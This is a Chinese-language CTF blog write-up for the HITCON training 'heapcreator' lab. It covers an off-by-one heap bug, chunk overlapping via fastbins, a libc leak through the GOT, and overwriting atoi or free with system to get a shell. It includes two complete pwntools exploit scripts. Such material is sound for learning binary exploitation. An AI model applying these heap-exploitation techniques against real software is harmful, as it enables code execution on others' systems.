
hitcontraning_lab13_writeup

原创

xiao_xiao_ren_wu 于 2019-04-07 23:56:50 发布 139 收藏 1


分类专栏： ctf-writeups 文章标签： 堆的利用

本文链接：https://blog.csdn.net/qq_43449190/article/details/89077760




依然是wiki上的例题，先提供二进制源码：hitcontraning_lab13

预览：



文件是64位，partial relro则可以改写got表，感觉就像是堆题（名字也叫heapcreator）。。。没有pie调试起来会方便很多。。。然后放进ida64看一下大致功能。



前言分析：

首先有两个setvbuf()设置好了标准输入和标准输出的缓冲区，所以程序不会在heap段设置chunk，然后打印一个菜单，之后就输入一个字符串，然后通过atoi()函数将字符串转换成数字，（**这里可以想到如果将atoi_got改为system_addr后，直接输入'/bin/sh\x00'就可以拿shell了**），但是不幸的是他只可以输入4个字节。。。。但这一点后面能用上。

程序主要功能分析（寻找漏洞）：

首先有四个主功能：create()，edit()，delete()，show()，当我们看到有edit和show存在的时候，这一题多半不会难，因为这两个函数为我们的泄露和篡改打下了基础，之后开始逐个分析。。

在create()中我们可以发现当输入size的时候调用atoi()的时候可以输入8个字符串！！！nice，我们的设想得到了成立！**所以我们的目标设为改写atoi_got为system_addr。**

```
2{
3  _QWORD *v0; // rbx
4  signed int i; // [rsp+4h] [rbp-2Ch]
5  size_t size; // [rsp+8h] [rbp-28h]
6  char buf; // [rsp+10h] [rbp-20h]
7  unsigned __int64 v5; // [rsp+18h] [rbp-18h]
8
9  v5 = __readfsqword(0x28u);
10 for ( i = 0; i <= 9; ++i )
11 {
12   if ( !heaparray[i] )
13   {
14     heaparray[i] = malloc(0x10uLL);
15     if ( !heaparray[i] )
16     {
17       puts("Allocate Error");
18       exit(1);
19     }
20     printf("Size of Heap : ");
21     read(0, &buf, 8uLL);
22     size = atoi(&buf);
23     v0 = heaparray[i];
24     v0[1] = malloc(size);
25     if ( !*((_QWORD *)heaparray[i] + 1) )
26     {
27       puts("Allocate Error");
28       exit(2);
29     }
30     *(_QWORD *)heaparray[i] = size;
31     printf("Content of heap:", &buf);
```

在edit()功能中发现了off-by-one漏洞，通过这个我们可以实现chunk overlapping。

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

1 unsigned __int64 edit_heap()
2 {
3   int v1; // [rsp+Ch] [rbp-14h]
4   char buf; // [rsp+10h] [rbp-10h]
5   unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7   v3 = __readfsqword(0x28u);
8   printf("Index :");
9   read(0, &buf, 4uLL);
10  v1 = atoi(&buf);
11  if ( v1 < 0 || v1 > 9 )
12  {
13    puts("Out of bound!");
14    _exit(0);
15  }
16  if ( heaparray[v1] )
17  {
18    printf("Content of heap : ", &buf);
19    read_input(*((void **)heaparray[v1] + 1), *(_QWORD *)heaparray[v1] + 1LL);
20    puts("Done !");
21  }
22  else
23  {
24    puts("No such heap !");
25  }
26  return __readfsqword(0x28u) ^ v3;
27}
```

show()则是正常的打印内容。


delete()函数知识正常将chunk放入Bins，然后将指针归零，没有uaf漏洞。


利用漏洞来实现功能：

leak:

想要leak出libc，先考虑常用的泄露got表地址，因为show()功能是打印heap的content指针所指向的内容，所以想办法将content指针改为atoi_got，然后再show就可以泄露出Libc。

利用chunk overlapping来进行chunk的覆盖重叠，申请两个chunk，第一个chunk的作用是来改第二个heap结构体的大小（**可以设计好使其正好和top_chunk接轨就省去了nextchunk的prev_inuse检查**，例如我是申请一个content大小为0x10的chunk，然后将heap结构体的大小改为0x40），然后delete以后其会被放入对应的fastbin中，然后再申请与其大小对应（0x30）的heap，使heap结构体0x10申请到的内存位于之前content位于的地方。这就形成了覆盖。（经典的与unlink类似的，**我改我自己形式，即通过漏洞利用使一个结构体中的一个指针指向自己地址前方的不远处，通过向那个地址编辑内容来达到修改自己的目的。**）如下图所示：





这就可以利用edit功能来改heap结构体的content指针。接着可以实现任意地址写的功能。

change:

1. 泄露出libc以后就可以获得system_addr，然后利用任意地址写的功能将atoi_got改为system_addr，然后就利用之前说的方法来拿shell。

exp如下：

两种思路，只讲了第一种，第二种类似，只不过利用的是free(addr_'/bin/sh\x00')：

```
#coding:utf-8
```

```python
from pwn import *

context(os='linux',arch='amd64')
#context.log_level = 'debug'

p = process('./heapcreator')
P = ELF('./heapcreator')
libc = ELF('./libc.so.6')
atoi_got=P.got['atoi']

#创建函数
def create(size,payload):
 p.recvuntil(':')
 p.sendline('1')
 p.recvuntil(': ')
 p.sendline(str(size))
 p.recvuntil(':')
 p.send(payload)

def edit(ID,payload):
 p.recvuntil(':')
 p.sendline('2')
 p.recvuntil(':')
 p.sendline(str(ID))
 p.recvuntil(': ')
 p.send(payload)

def show(ID):
 p.recvuntil(':')
 p.sendline('3')
 p.recvuntil(':')
 p.sendline(str(ID))

def delete(ID):
 p.recvuntil(':')
 p.sendline('4')
 p.recvuntil(':')
 p.sendline(str(ID))

payload='a'*0x18
create(0x18,payload)
payload='a'*0x10
create(0x10,payload)

payload='a'*0x18+p8(0x40)
edit(0,payload)

delete(1)

payload='a'*0x10
create(0x30,payload)

#gdb.attach(p)
payload='a'*0x10+p64(0)+p64(0x21)+p64(0x30)+p64(atoi_got)
edit(1,payload)

#gdb.attach(p)
show(1)
p.recvuntil('Content : ')
atoi_addr = u64(p.recv(6).ljust(8,'\x00'))
```

```
log.success('atoi_addr=' + hex(atoi_addr))
#gdb.attach(p)
libcbase = atoi_addr - libc.symbols['atoi']
log.success('libcbase=' + hex(libcbase))
system_addr=libcbase + libc.symbols['system']

payload=p64(system_addr)
edit(1,payload)

p.recvuntil(':')
p.sendline('1')
p.recvuntil(': ')
p.sendline('/bin/sh\x00')

p.interactive()
```

```
#coding:utf-8

from pwn import *

context(os='linux',arch='amd64',timeout=1)

p = process('./heapcreator')
P = ELF('./heapcreator')
libc = ELF('./libc.so.6')
free_got=P.got['free']

#创建函数
def create(size,payload):
 p.recvuntil(':')
 p.sendline('1')
 p.recvuntil(': ')
 p.sendline(str(size))
 p.recvuntil(':')
 p.sendline(payload)

def edit(ID,payload):
 p.recvuntil(':')
 p.sendline('2')
 p.recvuntil(':')
 p.sendline(str(ID))
 p.recvuntil(': ')
 p.sendline(payload)

def show(ID):
 p.recvuntil(':')
 p.sendline('3')
 p.recvuntil(':')
 p.sendline(str(ID))

def delete(ID):
 p.recvuntil(':')
 p.sendline('4')
 p.recvuntil(':')
 p.sendline(str(ID))

#先创建两个堆块，让前面的off-by-one后面的
create(0x18,'a'*4)
create(0x10,'a'*4)
```

```
edit(0,'/bin/sh\x00'+'a'*0x10+'\x41')

#往fastbin送块
delete(1)

#再申请，使content覆盖heaparry[1]结构体的内容
create(0x30,p64(0)*4+p64(0x30)+p64(free_got))

#泄露libc
show(1)
p.recvuntil('Content : ')
free_addr=u64(p.recv()[0:6].ljust(8,'\x00'))
log.success('free_addr=' + hex(free_addr))
libcbase=free_addr-libc.symbols['free']
system_addr=libcbase+libc.symbols['system']

#将system_addr写入free_got里
edit(1,p64(system_addr))

delete(0)

p.interactive()
```

我第一次做的时候的一些心得：

hitconingtraining_lab13:

- 这一题难度不大，但是还是没有独立做出来，需要再独立处理一遍。
- 常见套路，申请书籍，然后用结构体储存书籍内容的指针和大小，结构体在堆上，书籍内容申请的空间也在堆上。
- 有edit和print功能说明不难，用edit向书籍的内容指针里任意写，所以想办法将内容指针改为free_got，再调用edit功能将其内容改为system_addr。
- 然后想改书籍的内容指针则需要控制结构体堆块，溢出和chunk overlapping都可以，溢出找不到，则为后者。
- 利用off_by_one漏洞和fast_bin的机制，更改size of 第二本书结构体堆块，用第二本书的内容控制结构体堆块内容，更改其为free_got，然后edit书籍二。
- 再考虑'/bin/sh'的位置，放在书籍一的内容里比较合适。system(addr_/bin/sh)，因为内容为/bin/sh所以free(ptr_des)的时候正好为system(addr__ /bin/sh)。